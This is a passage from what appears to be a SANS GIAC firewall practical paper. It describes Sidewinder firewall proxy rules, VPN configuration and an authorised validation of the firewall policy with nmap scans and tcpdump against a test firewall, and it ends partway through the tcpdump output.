
Source Burb: external

Source Addr: all

Destination Burb: CORE-SVCS Destination Addr: vpn-gen

Description: This rule enables the general VPN for telecommuting to provide access to the corp-usr burb.

VPN-SA Group



Rule: 1 Name: vpn-sa-all-AdminServices

Service: AdminServices

Action: Allow

Source Burb: VPN-SA

Source Addr: All

Destination Burb: All

Destination Addr: All

Description: This rule enables System Administrators to use all protocols in the AdminServices group when they are in the VPN-SA burb. This requires that they go through the System Administrator VPN and Authenticate using a two factor Authentication system.

Rule: 2 Name: vpn-sa-all-BasicNetServices

Service: BasicNetServices

Action: Allow

Source Burb: VPN-SA

Source Addr: All

Destination Burb: All

Destination Addr: All

Description: This rule enables System Administrators to use all protocols in the BasicNetServices group when they are in the VPN-SA. System Administrators might require this because many servers now have web based administrative interfaces.

Rule: 3 Name: vpn-sa-dmz-smtp

Service: smtp

Action: Allow

Source Burb: VPN-SA

Source Addr: All

Destination Burb: All

Destination Addr: All

Description: This rule enables System Administrators to send mail to the public mail gateway for trouble shooting.

Rule: 4 Name: vpn-sa-core-svcs-smtp

Service: smtp

Action: Allow

Source Burb: VPN-SA

Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: Mailstore

Description: This rule enables Administrators to send mail via the company's internal mail system, when in the administrative VPN.

Rule: 5 Name: vpn-sa-core-svcs-simap

Service: simap

Action: Allow

Source Burb: VPN-SA

Source Addr: All

Destination Burb: CORE-SVCS

Destination Addr: Mailstore

Description: This rule enables Administrators to read mail and manage their mailboxes via the company's internal mail system, when in the administrative VPN.

Rule: 6 Name: vpn-sa-core-svcs-WinServices

Service: WinServices

Action: Allow

Source Burb: VPN-SA

Source Addr: All


Destination Burb: CORE-SVCS

Destination Addr: FileServer


Description: This rule enables Administrators standard windows services on the fileserver, when in the administrative VPN.

Administration Group:

This group has three rules in it to enable firewall management without the production administrative VPN and other support infrastructure. These rules would be modified and moved on the production Firewall to the VPN-SA group.



The final result is shown by the view active policy feature.



Proxy Rules									
Active Group: Default				Set...					
Pos	Name	Service	Action	Src Burb	Source	Dest Burb	Destination	Attributes	
11	www-https	https	Allow	external	All	external	fw-external-gw		
12	www-com-ht	https	Allow	external	All	external	fw-alias		
13	www-passwc	https	Allow	DMZ	www	external	backend-passw		
14	smtp_out	smtp	Allow	DMZ	SMTP_Host	external	All	Allow smtp acc	
15	smtp_in	smtp	Allow	external	All	external	SMTP_Host	Allow smtp acc	
16	dmz-core-sw	smtp	Allow	DMZ	SMTP_Host	CORE-SVCS	MailStore		
17	dmz-core-sw	sql	Allow	DMZ	www	CORE-SVCS	oracle		
18	dmz-core-sw	sql	Allow	DMZ	www-com	CORE-SVCS	oracle		
19	external-corr	PPTP	Allow	external	All	external	fw-external-gw		
20	vpn-sa-all-Ac	AdminSe	Allow	VPN-SA	All	All	All		
OK Cancel Help									


Proxy Rules									
Active Group: Default				Set...					
Pos	Name	Service	Action	Src Burb	Source	Dest Burb	Destination	Attributes	
21	vpn-sa-all-Ba	BasicNet	Allow	VPN-SA	All	All	All		
22	vpn-sa-dmz-	smtp	Allow	VPN-SA	All	DMZ	SMTP_Host		
23	vpn-sa-core-	smtp	Allow	VPN-SA	All	CORE-SVCS	MailStore		
24	vpn-sa-core-	simap	Allow	VPN-SA	All	CORE-SVCS	MailStore		
25	vpn-sa-core-	WinServi	Allow	VPN-SA	All	CORE-SVCS	FileServer		
26	login_consol	console	Allow	Firewall	All	Firewall	All	Allow login from	
27	cobra_all	cobra	Allow	All	All	All	All	Allow Cobra acc	
28	ssh-campus	sshd	Allow	external	campus-main	external	All		
29	deny_all	All	Deny	All	All	All	All	Deny access fr	
OK Cancel Help									

The rule ordering is important in the router and firewall. Both ACLs and firewall rules are fall through lists. The first match is applied. There are several considerations that arise from this. A decision needs to be made on the default, the rule that is executed if there are no matches. GIAC has decided to default accept on the router inbound and default deny on the router outbound. This is because on the inbound side the router ACLs are there to drop the obviously unwanted traffic and respond to immediate problems, like blocking a host that is flooding the firewall and disrupting internal performance. The outbound side of the router is default deny because it only deals with anti-spoofing and GIAC knows what addresses it has. The firewall is default deny. This is because with the greater packet inspection of the firewall we want to specifically control access to services. If a mistake is made it is preferable for the system to fail closed, i.e. default deny. In either case careful ordering of rules is required so that accidental placement of a rule doesn't circumvent all rules below it. Ordering can also affect performance. Since the rule list is a drop through filter, it improves performance to place rules that get frequent matches as close to the top as possible, without compromising the semantics of the rules in aggregate. This is why the Sidewinder has the "view active policy" screen. There are advantages to the abstractions of the Sidewinder, but a disadvantage

is you loose sight of the rule ordering. The view active policy screen solves this problem.

All rule violations and actions that are not permitted by the Sidewinder are audited. The Sidewinder is configured to provide a number of daily reports. Daily reports are generated for network probes, user traffic, proxy host traffic, services denied by ACL, proxy service traffic, and a root access report. Also the Sidewinder is configured to send immediate alerts for any ACL or type enforcement violation attempt within the firewall.

The following screen shot illustrates the basic alarm configuration.



Alerts and audits can be viewed in real-time using the “showaudit -k” at the administrator console and/or email and pager calls can be generated when event thresholds are exceeded.

2.4 VPN Policy

The two VPN's are the System Administrator VPN and the general remote access VPN. The System Administrator VPN is a Cisco 3005 VPN Concentrator. It only accepts connects using IPsec with a shared secret that is distributed to System Administrators when they obtain their keyfob. It authenticates them via a Secure Computing Safeword server using the radius protocol. There are extensive configuration options in the VPN. I will show and explain the relevant options: interfaces, authentication, and allowed

protocols. The second VPN is a Microsoft Windows 2000 Server running remote access server VPN. It is integrated with Active directory and authentication and authorization takes place there. This configuration uses Active Directory to manage user access through groups authorized in the remote access group in active directory. The VPN itself is protected by the Sidewinder firewall and is configured per Microsoft specification, ref:

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/window_s2000serv/deploy/confeat/vpnsol.asp [8]. It uses PPTP as the tunneling protocol and gives users an address from a fixed pool within the CORP-USR burb, 172.19.14.150-200.


The interfaces on the Cisco VPN are described below. Note that this device is on a different private network and hence the actual IP addresses differ than the prior described ones in this document. Also, some addresses and configuration options are “blacked out” so as not to divulge them to the public.

The screenshot shows the Cisco VPN 3000 Concentrator web interface in Microsoft Internet Explorer. The browser address bar shows <http://172.19.226.4/access.html>. The page title is "VPN 3000 Concentrator Series Manager". The user is logged in as "admin". The navigation tree on the left includes sections like Configuration, System, Servers, Address Management, Tunneling Protocols, IPsec, LAN-to-LAN, IKE Proposals, NAT Transparency, IP Routing, Management Protocols, Events, General, Client Update, Load Balancing, User Management, Policy Management, Traffic Management, and NAT Policies. The main content area is titled "Configuration | Interfaces" and shows a table of interfaces.

Interface	Status	IP Address	Subnet Mask	MAC Address	Default Gateway
Ethernet 1 (Private)	UP	172.19.226.4	255.255.254.0	00.03.A0.89.25.0A	
Ethernet 2 (Public)	UP			00.03.A0.89.25.0B	
DNS Server(s)					
DNS Domain Name					


Below the table, there is a link for "Power Supply" and an image of the Cisco VPN 3000 Concentrator hardware device.

Authentication of users is done by the pair of radius servers. The shared secret for initial key exchange is stored in the 3005 internal database. The configuration screen is shown below.



The VPN is enabled for IPsec. There are no other public exposures. The VPN configuration simply creates an IPsec tunnel and provides the user an IP address from a fixed pool configured for the VPN-SA burb 172.19.12.5-250. It also provides the burb FW gateway address as the DNS address so that internal DNS queries can be resolved by the firewall. Queries for external addresses are passed through the firewall's split horizon DNS to an external resolver. LAN-to-LAN is disabled. NAT Transparency is not enabled. The screen shot below highlights the IKE proposals that are accepted.

© SANS Institute



No insecure management protocols are enabled. HTTP, FTP, TFTP, and SNMP are all disabled. The remainder of the configuration is default.

3. Verify Firewall Policy

3.1 Plan the Validation

The validation of the security policy will utilize a number of tests. This validation is a two pass scanning process, with traffic detection using tcpdump and the firewall audit logs. The burb interfaces will be scanned to insure exposures represented by the burb group outbound policy and the default group policy. Traffic rules will be verified by scanning across the burb interfaces in sequence for a particular server. Tcpdump will be used to detect passed traffic in the target burb. The audit logs of the firewall can also be checked to insure they fire properly when ACLs are violated. For time sake, during testing I used the fast scan option in nmap and then did separate scans for non-standard port ranges that I knew proxies were defined for. An actual production audit process would periodically perform scans of all ports. However, this does generate a lot of traffic and a reasonable balance is to scan the range of available proxies monthly. Scan should also be performed after rule changes and then with less frequency, perhaps semi-annually, do more extensive scans.

The tests will be scheduled and conducted during the companies IT maintenance period, the 2nd and 4th Sunday mornings, 2:00-4:00am, each month.

The estimated cost of the validation is principally driven by the number of interfaces on the firewall and the number of servers involved. GIAC Enterprises has ten servers and

four burbs. It takes approximately one hour per server to scan and verify the rule set and proxy settings. So, the level of effort of this process would be 10hrs. This doesn't include the wall time for running scripts to generate scan results, which could be three to five hours. Some time may be required of server administrators as their logs and/or host firewalls may need additional review to account for traffic produced by the validation.

There are some risks in this validation process. Namely, the amount of traffic generated by scans which may impact firewall performance. This can be mitigated in two ways. Scheduling the validation at a time of least impact and reducing the range of the ports scanned. Potential performance impact can be further reduced by using ports identified in burb scans as the targets of cross burb scans. These optimizations rely on the fact that a proxy must be enabled on the source burb for traffic to be permitted regardless of the proxy rules in place. This presents a risk of missing something, so it is a balance between thoroughness, cost, and performance impact.

Nmap will be used to perform the scans and tcpdump will be used to analyze whether traffic is pass between burbs or not.

The firewall used in verification is a test firewall. It differs in configuration in interface definitions (NIC names), but not addressing. It also is not in high availability configuration so it doesn't use .3 as a virtual IP, as described above. It simply uses .1 as its interface addresses.

3.2 Conduct the validation

The validation process begins by nmap scanning each burb interface.

External Burb Scan of external interface of firewall.

```
nmap -sS -P0 -F -T 3 192.168.1.1
```

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on ndtest.cc.nd.edu (192.168.1.1):

(The 1144 ports scanned but not shown below are in state: filtered)

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https
1723/tcp	open	pptp

Nmap run completed -- 1 IP address (1 host up) scanned in 616 seconds

Port Scan on CORP-USR Burb

```
nmap -sS -P0 -F -T 3 172.19.14.1
```

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.14.1):

(The 1138 ports scanned but not shown below are in state: filtered)

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
135/tcp	open	loc-srv
136/tcp	open	profile
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
993/tcp	open	imaps
1521/tcp	open	oracle

Nmap run completed -- 1 IP address (1 host up) scanned in 274 seconds

Port Scan on CORE-SVCS Burb

nmap -sS -P0 -F -T 3 172.19.16.1

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.16.1):

(The 1146 ports scanned but not shown below are in state: filtered)

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https

Nmap run completed -- 1 IP address (1 host up) scanned in 405 seconds

nmap -sS -P0 -p 1168-1170 -T 3 172.19.16.1

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.16.1):

Port	State	Service
1168/tcp	filtered	unknown
1169/tcp	open	unknown
1170/tcp	filtered	unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds

Port Scan on DMZ Burb

`nmap -sS -P0 -F -T 3 172.19.10.1`

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.10.1):

(The 1145 ports scanned but not shown below are in state: filtered)

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
443/tcp	open	https
1521/tcp	open	oracle

Nmap run completed -- 1 IP address (1 host up) scanned in 193 seconds

Port Scan on VPN-SA Burb

`nmap -sS -P0 -F -T 3 172.19.12.1`

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.12.1):

(The 1136 ports scanned but not shown below are in state: filtered)

Port	State	Service
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
135/tcp	open	loc-srv
136/tcp	open	profile
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
993/tcp	open	imaps
1521/tcp	open	oracle
3389/tcp	open	ms-term-serv

`nmap -sS -P0 -p 2067-2069 -T 3 172.19.12.1`

Nmap run completed -- 1 IP address (1 host up) scanned in 405 seconds

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.12.1):

Port	State	Service
------	-------	---------

2067/tcp	filtered	dlswn
----------	----------	-------

2068/tcp	open	unknown
----------	------	---------

2069/tcp	filtered	unknown
----------	----------	---------

```
nmap -sS -P0 -p 8189-8194 -T 3 172.19.12.1
```

Nmap run completed -- 1 IP address (1 host up) scanned in 7 seconds

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.12.1):

Port	State	Service
------	-------	---------

8189/tcp	filtered	unknown
----------	----------	---------

8190/tcp	open	unknown
----------	------	---------

8191/tcp	open	unknown
----------	------	---------

8192/tcp	open	unknown
----------	------	---------

8193/tcp	open	unknown
----------	------	---------

8194/tcp	filtered	unknown
----------	----------	---------

Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds

```
nmap -sS -P0 -p 1812 -T 3 172.19.12.1
```

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (129.74.12.1):

Port	State	Service
------	-------	---------

1812/tcp	open	unknown
----------	------	---------

Nmap run completed -- 1 IP address (1 host up) scanned in 7 seconds

These scans should have a one to one correlation with the proxies that are enabled in each respective burb. There should also be a direct correlation between the outbound rules in the burb group and the scan for that burb. This is because the rules are grouped from the perspective of traffic leaving that burb. As mention earlier the DMZ/external burbs are exceptions. If any unaccounted for ports show up then the proxies are not properly configured. If there are any unaccounted for outbound rules, then the rule or proxy is incorrect. This doesn't insure that the source or destination restrictions are enforced, but it gives a quick overview of the traffic which can pass outbound from each burb.

Next a test machine is injected into each burb and the service functionality of each rule for that burb is verified. In production, this would simply be the production servers, except for the CORP-USR workstations and VPN client machine in which a test machine would be used. The rule is validated by nmaping from each source burb to that machine across the firewall. We will vary the IP address of this test machine to mimic the address of a production server or workstation. For speed we'll only use the ports that we found proxies for in the first step. This is a little less thorough and relies on the

first step being correct. The design of the Sidewinder is such that without an enabled proxy traffic is unable pass between burbs. This was verified in the tutorial. Based on this notion, we will only scan for ports with open proxies identified in the burb scan. Traffic to any other port cannot be delivered outside of that burb. Tcpdump will monitor the traffic reaching the firewall interface of the target machine. Packets can only reach this interface if there is an enabled proxy and a rule allowing the traffic.

The rules for access to the mailstore in the CORE-SVCS Burb will be verified. To do this we will run an nmap scan from all other burbs while using tcpdump to see what gets through to the mailstore machine. This is a fairly lengthy process to describe, but it covers the issues that arise in the validation process. We'll use this as the discussion example and omit an exhaustive review of each server for brevity. The process of verification of all servers is the same. Using the burb scans, we will attempt to scan the server from the perspective of trusted and untrusted addresses in each burb. This gives the full view of whether or not the security policy is properly implemented on the Sidewinder.

The listing below is a scan from the CORP-USR burb. Note that the open ports are the same as the firewall interface scan. That is because these proxies are enabled in this burb. They will acknowledge a connection attempt and then immediately disconnect unless there is a proxy rule which permits the traffic.

Starting nmap V. 3.00 (www.insecure.org/nmap)

Interesting ports on (172.19.16.7):

Port	State	Service
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
135/tcp	open	loc-srv
136/tcp	open	profile
137/tcp	open	netbios-ns
138/tcp	open	netbios-dgm
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds
993/tcp	open	imaps
1521/tcp	open	oracle

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds

Tcpdump output from the CORE-SVCS burb interface.

```
sw-dev:Admn {7} % tcpdump -i bc3
```

```
tcpdump: listening on bc3
```

```

03:07:40.460548 172.19.16.1.32026 > 172.19.16.7.993: S 1143976077:1143976077(0) win 16384 <mss
